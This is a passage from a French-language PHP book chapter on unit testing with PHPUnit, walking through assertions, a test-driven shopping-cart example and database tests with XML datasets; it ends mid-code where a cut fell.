Constraint.php	6,5 kB	3164	3 months	st
Error.php	3,0 kB	3164	3 months	st
ExpectationFailedException.php	3,7 kB	2399	7 months	st
IncompleteTest.php	2,7 kB	1985	8 months	st
IncompleteTestError.php	2,8 kB	1985	8 months	st

Figure G-9

La forge Trac et l'intégration de Subversion

Subversion est aussi fourni avec des extensions pour Apache, permettant à celui-ci de lire un dépôt et d'en présenter l'arborescence au travers d'une URL. La figure G-10 illustre ceci.

Revision 11190: /standard/trunk/library/Zend/Cache

- ..
- [Backend/](#)
- [Backend.php](#)
- [Core.php](#)
- [Exception.php](#)
- [Frontend/](#)

Figure G-10

Apache lié à Subversion

Powered by [Subversion](#) version 1.4.6 (r28521).

Pratique des tests avec PHPUnit



Lorsqu'on parvient à structurer correctement un projet web, il devient possible de le tester. Les tests, au même titre que la documentation, font partie du cycle de développement de l'application web. Le recours à la programmation orientée objet et à la séparation des fonctionnalités dans un programme permettent d'organiser et d'industrialiser des procédures de tests.

SOMMAIRE

- ▶ Qu'est-ce qu'un test, et à quoi sert-il ?
- ▶ Comment créer un test ?
- ▶ Comment créer une batterie de tests ?

MOTS-CLÉS

- ▶ PHPUnit
- ▶ tests unitaires
- ▶ qualité
- ▶ durabilité
- ▶ débogage

Dans cette annexe, nous présenterons différentes familles de tests, puis nous nous focaliserons sur les tests unitaires.

Nous montrerons en quoi ceux-ci sont utiles en s'aidant de PHPUnit, une bibliothèque considérée aujourd'hui comme un standard et largement inspirée de son homologue Java : JUnit. Nous verrons également comment organiser ses tests, et les intégrer dans le projet.

Enfin, Zend Framework étant testé avec PHPUnit, nous satisferons notre curiosité en passant quelques tests en revue.

Présentation du concept de test

Il existe différentes familles de tests, en voici quelques-unes parmi les plus courantes :

- *tests unitaires* : ils vérifient les fonctionnalités d'une classe ou d'un ensemble de classes, une à une. On définit des *scénarios de tests* ;
- *tests d'intégration* : ils vérifient que des fonctionnalités s'enchaînent correctement. Ces tests se déroulent souvent du point de vue du client (navigateur web) ;
- *tests de non-régression* : ils vérifient qu'une mise à jour ne dégrade pas un comportement. Ces tests sont intégrés en général dans les tests unitaires ;
- *tests de performance* : ils vérifient que les performances spécifiées sont bien atteintes sur un scénario donné ;
- *tests fonctionnels* : ils vérifient que les fonctions sont bien atteintes, par rapport aux attentes ;
- *tests de robustesse* : ils analysent le comportement d'un scénario sous charge, ou en simulant une panne d'un composant (base de données par exemple) ;
- *tests de vulnérabilité* : ils analysent la sécurité d'un scénario ;
- *tests d'acceptation* : ils permettent de s'assurer que les utilisateurs finaux arrivent à prendre en main correctement l'outil.

Dans tout projet, les tests s'intègrent à tous les étages :

- un code fouillis est difficilement testable ;
- un code testable est un code que l'on peut maintenir ;
- tester son code permet de mieux appréhender le changement de spécifications et de valider le bon fonctionnement d'un algorithme ;
- écrire des tests permet d'écrire, de manière naturelle, un code correct d'un point de vue génie logiciel, c'est-à-dire un code peu couplé, fortement cohésif, et résistant aux changements.

Les tests unitaires

Dans un projet non architecturé, ou mal architecturé, le temps passé à déboguer une application augmente significativement avec le cycle de vie de l'application, jusqu'à devenir totalement ingérable. Ceci est d'autant plus vrai si le projet n'est pas pensé et conçu sous forme de design patterns s'emboîtant les uns dans les autres.

Comment s'assurer que l'introduction de code, ou d'un correctif, ne modifie pas le comportement de l'application en un point donné ? En écrivant des tests unitaires pour toutes ses fonctions.

Évidemment, écrire des tests ne signifie pas que le code utile que l'on fournit n'est pas bogué. Mais ceci permet de vérifier l'impact qu'a un (petit) changement sur l'ensemble de l'application.

Les tests unitaires, lorsqu'ils sont écrits convenablement, offrent donc de nombreux avantages :

- fournir à l'auteur du code et aux lecteurs la certitude que les corrections insérées produisent bien l'effet recherché ;
- permettre aux développeurs de découvrir les effets de bord du système ;
- mettre immédiatement en avant les régressions et s'assurer que la même régression ne se reproduira pas ;
- illustrer de façon concrète les modes d'utilisation de l'API et contribuer de manière significative aux efforts de documentation.

Mais qu'est-ce qui vérifie les tests unitaires, et s'assure qu'ils ne sont pas bogués ? La réponse est simple : le code utile. Le code et les tests unitaires sont deux ensembles totalement complémentaires qui se répondent l'un l'autre. Ainsi, écrire des tests unitaires est une philosophie à part entière, presque un métier, mais qui devrait être une habitude systématique lorsqu'il s'agit de développer une nouvelle fonctionnalité dans un programme, qu'elle soit écrite sous forme de classes, ou de fonctions.

Un exemple simple

Beaucoup de développeurs utilisent les fonctions `echo()`, `var_dump()` ou `print_r()` de PHP afin d'exécuter des tests. Voyons un exemple simple :

User.php

```
<?php
class User
{
    const ADMIN = 2;
    const GUEST = 1;
```

À SAVOIR Test unitaire

Un test unitaire sert à tester unitairement une fonctionnalité. Lorsqu'il s'agit d'un cas précis, on parle de scénario de test.

```

public $name;
private $_level;

public function __construct($nom, $level = self::ADMIN)
{
    $this->name = $nom;
    $this->_level = $level;
}

public function setLevel($level)
{
    if(!in_array($level, array(self::ADMIN,self::GUEST))) {
        throw new Exception ('niveau incorrect');
    }
    $this->_level = $level;
}

public function getLevel()
{
    return $this->_level;
}
}

```

Cette classe toute simple peut être testée grâce à un cas d'utilisation :

Test simple de User (1)

```

<?php
require 'User.php';
$user = new User('Julien');
echo $user->getLevel();

```

Avec la commande echo, nous nous attendons à ce que l'affichage soit 2. Un echo n'étant plus suffisant pour un type composite (array, object), var_dump() ou print_r() viennent compléter le test :

Test simple de User (2)

```

<?php
require 'User.php';
$user = new User('Julien');
var_dump($user);

/* affiche :
object(user)#1 (2) {
  ["name"]=>
  string(6) "Julien"
  ["_level:private"]=>
  int(2)
}
*/

```

Plusieurs problèmes se posent avec cette méthode de test :

- Ce qui s’affiche à l’écran n’est pas forcément le résultat attendu, ce qui n’est pas visible au premier coup d’œil. Aucun mécanisme ne permet de vérifier qu’il s’agit bien du bon résultat.
- Comment tester une exception, comme dans le cas de la méthode `setLevel()` ? En la provoquant et en bloquant ainsi le programme ?
- Comment industrialiser, organiser ces tests ? Ils sont souvent très nombreux et il faut pouvoir les organiser convenablement.

Un premier élément de réponse se trouve dans les assertions. PHP possède une fonction `assert()` pour cela.

Réécrivons nos tests avec la fonction `assert()` :

Test de User, avec assertions

```
<?php
require 'User.php';
$user = new User('Julien');
assert($user->getLevel() == 2);
assert($user->name == 'Julien');
```

Ce code n’affiche rien du tout, et c’est tant mieux.

Tout aussi simple que les précédents, ce code de test a résolu certains problèmes vis-à-vis du même code de test, mais cette fois avec les fonctions d’affichage (`echo`, `var_dump()`...): le code avec les assertions n’affiche rien à l’écran, *sauf* s’il y a une erreur.

La fonction `assert()` prend en paramètre une expression PHP au même titre que la très connue structure de langage *if*. Si le résultat de l’expression représente le booléen `false`, alors une erreur de niveau `E_WARNING` sera émise, sinon rien ne se passe.

L’avantage est immédiatement visible : s’il y a un problème dans le code testé, il sera explicitement affiché, avec le numéro de la ligne correspondante.

Un `echo` (par exemple) :

- affiche systématiquement quelque chose ;
- affiche quelque chose qui n’a pas de sens intrinsèque ;
- n’affiche pas le numéro de la ligne sur laquelle il est écrit.

Une assertion :

- n’affiche une erreur que s’il y a erreur dans l’assertion ;
- affiche le numéro de la ligne sur laquelle elle est écrite, dans le cas d’une erreur.

À SAVOIR **Assertion**

Une assertion est une vérification booléenne à `true` : on vérifie qu’une condition est vraie. Si elle est fausse, alors c’est qu’un problème plus ou moins sérieux est arrivé, qui est alors signalé par le programme.

REMARQUE **Zend Framework et les tests**

Zend Framework comporte environ 200 000 lignes de code utile. Pensez-vous réellement qu’il soit possible d’écrire autant de lignes, sans se soucier de les tester ? Si c’était le cas, cet ouvrage n’existerait probablement pas...

Aller plus loin avec les tests : PHPUnit

Maintenant que nous avons vu les avantages des assertions par rapport aux fonctions d’affichage, nous allons introduire PHPUnit, car les assertions PHP ont tout de même certaines limites :

- impossible de tester la présence d’une exception ;
- l’assertion en elle-même peut être très longue à écrire ;
- une longue suite d’`assert()`, les uns sous les autres, fait finalement perdre la maîtrise du programme de test et entraîne une certaine confusion à sa relecture ;
- nous n’avons toujours pas trouvé de méthode pour industrialiser nos tests : comment les organiser, les séparer, les reconnaître, les lancer facilement ?

PHPUnit est une librairie PHP qui va simplifier l’écriture et l’organisation de tests. Il s’agit d’un ensemble de fichiers PHP représentant des classes, un peu comme Zend Framework, mais dont le but est de fortement aider à organiser et écrire des tests solides, ayant la particularité d’être tous basés sur les assertions PHP.

PHPUnit est calqué sur des outils de tests d’autres langages, comme JUnit pour Java. Il propose non seulement l’écriture de tests, mais aussi :

- l’analyse de la couverture de code ;
- la rédaction automatique d’une documentation agile ;
- des rapports de tests intégrables dans d’autres applications, au format XML ou JSON ;
- l’organisation de suites de tests ;
- la simulation d’une base de données, ou d’un navigateur (tests fonctionnels) ;
- et bien plus encore...

Installer PHPUnit

PHPUnit possède un canal PEAR et s’installe donc simplement via le *PHP Extension And Repository*. Il est aussi possible d’installer PHPUnit comme une archive, hors PEAR. La procédure est cependant légèrement plus longue, car PEAR possède l’avantage de configurer PHPUnit afin qu’il soit prêt à un lancement immédiat.

Installation via PEAR

```
pear channel-discover pear.phpunit.de
pear install phpunit/PHPUnit
```

URL PHPUnit

Le site Internet de PHPUnit est très complet et propose une documentation en français, avec des exemples :

► <http://www.phpunit.de>

Si l'installation s'est bien passée, tapez `phpunit` dans votre ligne de commande, pour vérifier que le programme est bien trouvé.

Écrire des tests avec PHPUnit

Nous allons reprendre notre classe `User`, utilisée dans ce chapitre. Cette classe va rester inchangée, nous allons juste modifier les tests que nous avons écrits pour en vérifier le fonctionnement. Il convient de respecter quelques règles avec PHPUnit :

- PHPUnit se pilote en ligne de commande et utilise l'exécutable PHP. Tapez `phpunit` dans votre invite de commandes pour voir la liste des options disponibles ;
- tous les tests s'écrivent dans des classes qui étendent la classe `PHPUnit_Framework_TestCase` ;
- globalement, pour tester un script, il faut taper `phpunit <nom_du_script_de_test.php>` si le script a le même nom que la classe. Dans le cas contraire, il faudra utiliser la syntaxe suivante : `phpunit <nom_de_la_classe_de_test> <nom_du_script_de_test>`.

Chaque scénario de test est représenté par une méthode dans la classe de tests.

La méthode doit :

- être publique ;
- commencer par le préfixe `test` ;
- décrire au mieux le test réalisé, même si son nom doit être très long ;
- être écrite avec la notation `CamelCase` afin que le générateur de documentation puisse fonctionner.

RAPPEL `CamelCase`

Dans la notation `CamelCase`, tous les mots sont collés entre eux, la séparation se faisant avec des capitales. Par exemple :

`VoiciUnePhraseEnCamelCase !`

Exemple de test unitaire

`UserTest.php`

```
<?php
require 'PHPUnit/Framework/TestCase.php';
require 'User.php';

class UserTest extends PHPUnit_Framework_TestCase
{
    private $_user;

    public function setUp()
    {
        $this->_user = new User('julien');
    }
}
```

RAPPEL Méthodes de test

PHPUnit n'interprétera que les méthodes commençant par le préfixe `test`, toutes les autres méthodes ne seront pas reconnues comme des tests.

```

public function testConstructeur()
{
    $this->assertEquals('julien', $this->_user->name);
    $this->assertEquals(User::ADMIN,
        $this->_user->getLevel());
}

public function testLevel()
{
    $this->_user->setLevel(1);
    $this->assertEquals(1, $this->_user->getLevel());
    $this->setExpectedException('Exception');
    $this->_user->setLevel(8);
}
}

```

Si nous analysons ce code, nous pouvons remarquer, à première vue, que le test est organisé : il s'agit d'une classe comportant plusieurs scénarios de tests.

Structure d'une classe de tests

Toute classe de tests étend `PHPUnit_Framework_TestCase` et est associée avec l'objet réel à tester, matérialisé dans notre cas par l'attribut de classe `$_user`.

Chaque méthode de test (appelée aussi *scénario de test*) va tester un ou plusieurs cas d'utilisation de l'objet. En général, on teste déjà toutes les méthodes de l'objet, de manière à s'assurer que la couverture (le nombre de méthodes couvertes) de code est maximale. Puis on teste plus finement certains scénarios susceptibles de se produire.

La méthode `setUp()` est appelée avant chaque méthode de test et va initialiser le contexte du test. Dans notre cas, nous créons une simple instance de la classe `User`, que nous stockons dans une propriété privée `$_user`.

Chaque test est lancé indépendamment des autres, ainsi aucun des tests ne va influencer sur le comportement de ses voisins. Ceci est très important.

Une méthode `tearDown()` est aussi disponible. Elle est appelée après chaque scénario de test.

Les assertions

Les assertions permettent de contrôler si le comportement des fonctionnalités testées est bien le bon. Un moyen mnémotechnique pour utiliser les assertions consiste à se poser la question « Est-il vrai que... ? ».

Toutes ces assertions reposent sur la fonction `assert()` de PHP, mais PHPUnit se charge de tout en mettant à notre disposition des méthodes d'assertions plus directes, et plus utiles.

PHPUnit possède plusieurs méthodes d'assertions parmi lesquelles :

- `$this->assertEquals(x, y)` : est-il vrai que `x` est égal à `y` ?
- `$this->assertTrue(x)` : est-il vrai que `x` est vrai ?
- `$this->assertFalse(x)` : est-il vrai que `x` est faux ?
- `$this->assertArrayHasKey(x)` : est-il vrai que le tableau `x` est associatif ?

Exécution de la classe de tests

Pour exécuter la classe de tests, nous utilisons l'exécutable `phpunit` dans une invite de commandes, comme décrit précédemment.

```

C:\WINDOWS\system32\cmd.exe
D:\www\labo\tests>phpunit UserTest
PHPUnit 3.2.18 by Sebastian Bergmann.

..
Time: 0 seconds

OK (2 tests)
D:\www\labo\tests>

```

L'invite de commandes affiche le résultat de PHPUnit. Notez les deux points sur le résultat. Ceci représente nos deux tests : ils ont tous deux été passés avec succès :

- un point « . » représente un test passé avec succès ;
- une lettre « E » indique une erreur PHP non fatale dans le test (*warning, strict, notice*) ;
- une lettre « F » indique que le test a échoué, parce que au moins une assertion dans le scénario n'est pas passée ;
- une lettre « I » représentera un test incomplet, par exemple sa méthode est écrite, le scénario est là, mais non rempli (reporté à plus tard) ;
- une lettre « S » indique que le test a été ignoré pour une raison que le programmeur devrait connaître, car c'est lui qui détermine l'ignorance d'un test (par exemple, un test nécessitant l'extension PHP Mcrypt sera marqué comme ignoré si celle-ci n'est pas disponible lors de son exécution).

URL Les assertions PHPUnit

Vous trouverez la liste exhaustive des assertions PHPUnit à l'adresse suivante :

- ▶ http://www.phpunit.de/pocket_guide/3.3/en/api.html#api.assert

REMARQUE Mode verbeux

Lancer PHPUnit avec l'option `--verbose` lui fera afficher plus de détails lors d'erreurs dans les tests. Nous vous la conseillons.

Figure H-1

Notre premier test de la classe User

Concept du développement piloté par les tests

Nous pouvons noter que les tests et les classes dits « utiles » se répondent l'un l'autre. Aussi, le fait de lire le test va nous informer sur le comportement attendu d'une classe ou d'un ensemble (dans le cas de tests dits d'intégration).

Ainsi, plutôt que d'écrire les tests après une classe, il est plus logique de les écrire avant et de développer la classe utile au fur et à mesure, afin de la faire répondre aux tests.

Ce procédé est appelé *développement piloté par les tests*. Il peut être assimilé à une méthode dite *agile* : le fait d'utiliser la fonctionnalité avant de l'avoir écrite permet d'optimiser son écriture ultérieure. Nous allons traiter l'exemple du *panier* que l'on remplit de *produits*, et dont on peut extraire le *total*.

En écrivant les tests avant les classes, nous allons décrire de manière permanente et ordonnée la manière dont nous voulons voir évoluer nos objets.

Voici les spécifications :

- un produit possède un nom et un prix ;
- un panier agrège des produits, il connaît la quantité de chacun d'eux ;
- on peut demander le total à payer au panier ;
- on peut parcourir le panier afin de retrouver les produits qui le composent.




Figure H-2
Arborescence du projet

Organisation du projet

L'organisation d'un projet aussi basique est simple. Il faut cependant bien séparer les fichiers de test des fichiers contenant l'implémentation des fonctionnalités. Nous utiliserons l'arborescence illustrée sur la figure H-2.

Définition de la classe de tests des Produits

tests/ProduitTest.php

```

<?php
require 'PHPUnit/Framework/TestCase.php';
require '../classes/Produit.php';

class ProduitTest extends PHPUnit_Framework_TestCase
{
    public function testConstructeur()
    {
        $produit = new Produit('souris', 15.3);
        $this->assertEquals('souris', $produit->getNom());
        $this->assertEquals(15.3, $produit->getPrix());
    }
}
  
```

```

public function testConstructeurAvecPrixNegatif()
{
    $this->setExpectedException('ProduitException');
    $produit = new Produit('souris', -13);
}
}

```

Les noms des méthodes étant explicites, cette classe de tests se passe de commentaire. Lancer ce test maintenant va forcément échouer étant donné que la classe `Produit` testée n'existe pas, comme nous pouvons le constater sur la figure H-3.

```

C:\WINDOWS\system32\cmd.exe
D:\www\labo\ProjetIddPanier\tests>phpunit ProduitTest
PHPUnit 3.2.18 by Sebastian Bergmann.

File "ProduitTest.php" could not be found or is not readable.
D:\www\labo\ProjetIddPanier\tests>phpunit ProduitTest

Warning: require(../classes/Produit.php): failed to open stream: No such file or
directory in D:\www\labo\ProjetIddPanier\tests\ProduitTest.php on line 3

Call Stack:
 0.0017   169064   1. <main>() D:\php\pear\PHPUnit\TextUI\Command.php:0
 0.2368   4988432   2. PHPUnit_TextUI_Command::main() D:\php\pear\PHPUnit\Te
xtUI\Command.php:528
 0.2381   4995784   3. PHPUnit_Runner_BaseTestRunner->getTest() D:\php\pear\
PHPUnit\TextUI\Command.php:90
 0.2381   4976720   4. PHPUnit_Runner_BaseTestRunner->loadSuiteClass() D:\ph
p\pear\PHPUnit\Runner\BaseTestRunner.php:200
 0.2381   4996848   5. PHPUnit_Runner_StandardTestSuiteLoader->load() D:\ph
p\pear\PHPUnit\Runner\BaseTestRunner.php:269
 0.2303   4997096   6. PHPUnit_Util_FileLoader::checkAndLoad() D:\php\pear\P
PHPUnit\Runner\StandardTestSuiteLoader.php:97
 1.4847   4998632   7. PHPUnit_Util_FileLoader::load() D:\php\pear\PHPUnit\U
til\FileLoader.php:105
 1.4052   5034032   8. include_once('D:\www\labo\ProjetIddPanier\tests\Produ
itTest.php') D:\php\pear\PHPUnit\Util\FileLoader.php:120

Fatal error: require(): Failed opening required './classes/Produit.php' (includ
e_path=.:d:/php/PEAR;D:/www/ZF/trunk/library;D:/www/ZF/trunk/tests;)' in D:\www
\labo\ProjetIddPanier\tests\ProduitTest.php on line 3

Call Stack:
 0.0017   169064   1. <main>() D:\php\pear\PHPUnit\TextUI\Command.php:0
 0.2368   4988432   2. PHPUnit_TextUI_Command::main() D:\php\pear\PHPUnit\Te
xtUI\Command.php:528
 0.2381   4995784   3. PHPUnit_Runner_BaseTestRunner->getTest() D:\php\pear\
PHPUnit\TextUI\Command.php:90
 0.2381   4976720   4. PHPUnit_Runner_BaseTestRunner->loadSuiteClass() D:\ph
p\pear\PHPUnit\Runner\BaseTestRunner.php:200
 0.2381   4996848   5. PHPUnit_Runner_StandardTestSuiteLoader->load() D:\ph
p\pear\PHPUnit\Runner\BaseTestRunner.php:269
 0.2383   4997896   6. PHPUnit_Util_FileLoader::checkAndLoad() D:\php\pear\P
PHPUnit\Runner\StandardTestSuiteLoader.php:97
 1.4847   4998632   7. PHPUnit_Util_FileLoader::load() D:\php\pear\PHPUnit\U
til\FileLoader.php:105
 1.4852   5034032   8. include_once('D:\www\labo\ProjetIddPanier\tests\Produ
itTest.php') D:\php\pear\PHPUnit\Util\FileLoader.php:120

D:\www\labo\ProjetIddPanier\tests>

```

Figure H-3

Une erreur bloquante reportée par PHPUnit

PHPUnit peut intercepter les erreurs PHP non bloquantes, c'est-à-dire toutes sauf les erreurs fatales qui produisent une sortie peu commode mais explicite dans l'invite de commandes.

Écrivons une classe `Produit` simple qui puisse répondre à ces tests :

classes/`Produit.php`

```

<?php
require_once 'ProduitException.php';
class Produit
{

```

```

private $_nom;
private $_prix;

public function __construct($nom, $prix)
{
    $this->_nom = $nom;
    $this->_prix = (float)$prix;
    if ($this->_prix < 0) {
        throw new ProduitException('Prix négatif non autorisé');
    }
}

public function getPrix()
{
    return $this->_prix;
}

    public function getNom()
    {
        return $this->_nom;
    }
}

```

Cette classe est l'exact répondant aux tests. Elle effectue le minimum de ce que les tests lui demandent de faire. Dès lors que nous souhaitons toucher au code de cette classe pour faire évoluer les fonctionnalités, il faudra :

- écrire de nouveaux tests, cela avant d'écrire le code ;
- repasser tous les scénarios de tests du fichier afin de mesurer l'impact de nos modifications apportées sur l'existant ;
- ne surtout jamais effacer un test existant : ils sont gages de pérennité (sauf dans de rares cas).

Définition de la classe de tests du Panier

Le panier est légèrement plus complexe que les produits. Procédons donc par un développement itératif, petit à petit, en faisant jouer l'écho qui existe entre les tests et la classe utile :

tests/PanierTest.php

```

<?php
require 'PHPUnit/Framework/TestCase.php';
require '../classes/Panier.php';

class PanierTest extends PHPUnit_Framework_TestCase
{
    private $_panier;
    private $_p1;
    private $_P2;
    public function setUp()
    {

```

```

        $this->_panier = new Panier();
        $this->_p1     = new Produit('souris', 2.7);
        $this->_p2     = new Produit('clavier', 3.9);
    }

    public function testConstructeur()
    {
        $this->assertTrue($this->_panier->isEmpty());
        $this->assertEquals(0,$this->_panier->total());
        $this->assertEquals(0,count($this->_panier));
    }
}

```

Ici la méthode `setUp()` initialise certes le panier, mais aussi deux produits quelconques, dont nous allons avoir besoin afin de tester le panier.

En lisant le code d'initialisation de `setUp()` (appelé avant chaque scénario de test) et le code de notre premier test, nous en déduisons les spécifications suivantes :

- une méthode `isEmpty()` doit exister et doit retourner `true` juste après la création d'un objet `Panier` ;
- une méthode `total()` doit exister et doit retourner `0` juste après la création d'un objet `Panier` ;
- l'objet `Panier` doit implémenter l'interface `Countable`, afin de répondre à la fonction PHP `count()` et doit retourner `0` juste après la création d'un objet `Panier`.

Le code minimal ainsi déduit pour faire passer ces tests est :

classes/Panier.php

```

<?php
require 'PanierException.php';

class Panier implements Countable
{
    public function count()
    {
        return 0;
    }

    public function isEmpty()
    {
        return true;
    }

    public function total()
    {
        return 0;
    }
}

```

À SAVOIR **Standard PHP Library**

`Countable` est une interface PHP faisant partie de la SPL (*Standard PHP Library*). La SPL est compilée d'office dans PHP. Elle fournit des classes et des interfaces natives qui permettent, entre autres, à des classes PHP d'avoir des propriétés complémentaires. Par exemple, un objet d'une classe qui implémente `Countable` peut être traité par la fonction PHP `count()`. Dans notre exemple, nous nous en servons pour connaître le nombre de produits dans un objet `Panier`. La SPL est abordée à l'annexe C.

Mais ce code sert-il à quelque chose ? Actuellement pas vraiment, si ce n'est à faire passer les spécifications décrites dans le test.

Maintenant, ajoutons des spécifications sous forme de tests :

Suite de tests/PanierTest.php

```
public function testAjoutDansPanier()
{
    $this->_panier->add($this->_p1, 2);
    $this->assertEquals(1, count($this->_panier));
    $this->assertFalse($this->_panier->isEmpty());
    $this->assertEquals(2*$this->_p1->getPrix(),
        $this->_panier->total());
}
```

L'ajout de ce test va entièrement remettre en cause notre classe Panier (très sommaire actuellement). La première ligne ordonne l'ajout d'un produit préalablement configuré dans le panier, « 2 » représente sa quantité.

Les tests immédiats sont de vérifier qu'un count() sur le panier retourne bien 1 (il y a bien 1 produit dans le panier, même si sa quantité est de 2), et qu'une demande au panier s'il est vide (isEmpty()) nous retourne false.

Puis, lorsqu'on demande le total au panier, étant donné qu'il ne comporte qu'un article, il doit naturellement nous retourner son prix, multiplié par sa quantité.

```

C:\WINDOWS\system32\cmd.exe
D:\www\labo\ProjetTddPanier\tests>phpunit paniertest
PHPUnit 3.2.18 by Sebastian Bergmann.

Fatal error: Call to undefined method Panier::add() in D:\www\labo\ProjetTddPanier\tests\PanierTest.php on line 25

Call Stack:
  0.0016   169064   1. <main>() D:\php\pear\PHPUnit\TextUI\Command.php:0
  0.2306   4980432   2. PHPUnit_TextUI_Command::main() D:\php\pear\PHPUnit\TextUI\Command.php:528
  1.5291   5230736   3. PHPUnit_TextUI_TestRunner->doRun() D:\php\pear\PHPUnit\TextUI\Command.php:112
  1.5303   5245632   4. PHPUnit_Framework_TestSuite->run() D:\php\pear\PHPUnit\TextUI\TestRunner.php:304
  1.5314   5261616   5. PHPUnit_Framework_TestSuite->runTest() D:\php\pear\PHPUnit\Framework\TestSuite.php:664
  1.5314   5261616   6. PHPUnit_Framework_TestCase->run() D:\php\pear\PHPUnit\Framework\TestSuite.php:684
  1.5314   5261616   7. PHPUnit_Framework_TestResult->run() D:\php\pear\PHPUnit\Framework\TestCase.php:376
  1.5315   5263184   8. PHPUnit_Framework_TestCase->runBare() D:\php\pear\PHPUnit\Framework\TestResult.php:610
  1.5317   5294184   9. PHPUnit_Framework_TestCase->runTest() D:\php\pear\PHPUnit\Framework\TestCase.php:401
  1.5317   5295632  10. ReflectionMethod->invoke() D:\php\pear\PHPUnit\Framework\TestCase.php:476
  1.5317   5295632  11. PanierTest->testAjoutDansPanier() D:\www\labo\ProjetTddPanier\tests\PanierTest.php:0
D:\www\labo\ProjetTddPanier\tests>

```

Figure H-4
Un petit changement dans les tests,
et tout tombe

Voyez ce test en figure H-4 qui nous informe que la méthode add() n'existe pas dans la classe Panier. Il faut maintenant compléter celle-ci afin qu'elle passe les deux tests écrits dans notre classe de tests :

classes/Panier.php

```

<?php
require 'PanierException.php';
require 'Produit.php';

class Panier implements Countable
{
    private $_produits = array();

    public function isEmpty()
    {
        return $this->count() == 0;
    }

    public function add(Produit $p, $q)
    {
        $this->_produits[] = array((int)$q, $p->getPrix());
        return $this;
    }

    public function total()
    {
        $total = 0;
        foreach ($this->_produits as $stab) {
            $total += array_product($stab);
        }
        return $total;
    }

    public function count()
    {
        return count($this->_produits);
    }
}

```

La classe reste simple et lisible, elle est correctement factorisée et passe les tests. Ajoutons-en encore deux :

suite et fin de tests/PanierTest.php

```

public function testTotal()
{
    $this->_panier->add($this->_p1, 2);
    $this->_panier->add($this->_p2, 3);
    $this->assertEquals(17.1, $this->_panier->total());
}

public function testIterator ()
{
    $this->_panier->add($this->_p2, 7);
    $this->assertThat($this->_panier,
        new PHPUnit_Framework_Constraint_TraversableContains(
            $this->_p2

```

REMARQUE Jusqu'ou aller dans les tests ?

On pourrait écrire des centaines de scénarios, mais il faut sélectionner les plus pertinents, en sachant que chaque report de bug futur fera l'objet d'au moins un scénario clairement identifié.

```

    )
  );
  $this->_panier->add($this->_p1, 8);
  foreach ($this->_panier as $produit) {
    $this->assertType('Produit', $produit);
  }
}

```

Deux scénarios sont ajoutés. L'un va tester le total, car même si nous l'avons déjà vérifié avec un produit, il est toujours mieux de contrôler.

Le deuxième test va vérifier que l'on peut parcourir Panier, et qu'il sert des instances de Produit.

Essayons immédiatement de lancer la classe de tests de Panier, avec les deux nouveaux scénarios fraîchement ajoutés :

```

C:\WINDOWS\system32\cmd.exe
D:\www\labo\ProjetIddPanier\tests>phpunit paniertest
PHPUnit 3.2.18 by Sebastian Bergmann.

...F

Time: 0 seconds

There was 1 failure:

1) testIterator(PanierTest)
Failed asserting that
Panier Object
<
  [_produits:private] => Array
  <
  >
>
contains
Produit Object
<
  [_nom:private] => souris
  [_prix:private] => 2.7
>
D:\www\labo\ProjetIddPanier\tests\PanierTest.php:40

FAILURES?
Tests: 4, Failures: 1.
D:\www\labo\ProjetIddPanier\tests>

```

Figure H-5

Trois tests passent, mais un échoue, le dernier

Comme on pouvait s'y attendre (figure H-5), le dernier test concernant l'itérateur échoue. Cependant, nous pouvons noter que le troisième test, concernant le calcul du total, passe, et ce sans changer notre classe Panier.

Il est donc nécessaire de pouvoir parcourir, dans notre panier, l'ensemble des produits qu'il contient :

Suite de classes/Panier.php

```

<?php
require 'PanierException.php';
require 'Produit.php';

class Panier implements Countable, IteratorAggregate
{

```

```

    // suite et fin de la classe
    public function getIterator()
    {
        return new ArrayIterator($this->_produit);
    }
}

```

Encore plus loin avec PHPUnit...

PHPUnit est une librairie de tests complète. Elle permet aussi d'effectuer :

- des tests de sortie (vérifier que PHP affiche bien quelque chose) ;
- des tests de performances (vérifier que telle méthode ne prend pas plus de X secondes à être traitée) ;
- des tests d'intégration, c'est-à-dire de piloter un navigateur sur un site (via du code PHP), afin par exemple de lui faire ouvrir une page, cliquer sur un lien, et vérifier que tel élément HTML est présent dans la page résultante. Ceci se fait en interaction avec Selenium serveur.

PHPUnit permet également de tester une base de données de manière plutôt efficace. Le principe est simple : deux méthodes additionnelles de création de contexte vont mettre la base de données dans un contexte avant chaque test, grâce à un fichier XML simple, puis la restaurer après chaque test, pour le test suivant. Chaque test va modifier la base entre les deux états, puis vérifier qu'elle contient bien les données attendues, toujours grâce à une description XML.

Nous allons donner un exemple très facile sur une table *membres* tout à fait simple. Nous allons, avant chaque test, la remplir avec un élément qu'il faut décrire sous forme XML. La balise root doit s'appeler dataset. Chaque enregistrement est une balise portant le nom de la table. Cette balise possède autant d'attributs que la table possède de colonnes, avec leurs valeurs :

original-data.xml

```

<?xml version="1.0"?>
<dataset>
  <membres id="1" nom="ponçon" prenom="guillaume" ddn="1978-
08-15" email="guillaume.poncon@openstates.com" />
</dataset>

```

Puis nous allons écrire un test qui va insérer dans la table un autre membre. Après l'insertion, il faut vérifier que la table contient bien le membre en question. Ceci se fait une fois de plus grâce à une comparaison entre la base de données et un fichier XML :

REMARQUE PDO uniquement

Les tests de bases de données avec PHPUnit ne peuvent être effectués qu'au moyen de PDO.

insert-data.xml

```
<?xml version="1.0"?>
<dataset>
  <membres id="1" nom="ponçon" prenom="guillaume" ddn="1978-08-15" email="guillaume.poncon@openstates.com" />
  <membres id="2" nom="pauli" prenom="julien" ddn="1982-11-01" email="julien@z-f.fr" />
</dataset>
```

BDDTest.php

```
<?php
require_once 'PHPUnit/Extensions/Database/TestCase.php';

class BDDTest extends PHPUnit_Extensions_Database_TestCase
{
    private $_pdo;

    public function __construct()
    {
        $dsn = 'mysql:host=localhost;dbname=phpunit';
        $this->_pdo = new PDO($dsn, 'julien', 'password');
    }

    public function getConnection()
    {
        return $this->createDefaultDBConnection($this->_pdo,
                                                'phpunit');
    }

    public function getDataSet()
    {
        $originalXml = dirname(__FILE__).'/original-data.xml';
        return $this->createFlatXMLDataSet($originalXml);
    }

    public function testInitialisation()
    {
        $this->assertDataSetsEqual(
            $this->getDataSet(),
            $this->getConnection()->createDataSet());
    }

    public function testInsertionDeDonnees()
    {
        $this->_pdo->exec("INSERT INTO membres (`nom`, `prenom`, `ddn`, `email`)
            VALUES ('pauli', 'julien', '1982-11-01', 'julien@z-f.fr');");
        $insertXml = dirname(__FILE__).'/insert-data.xml';
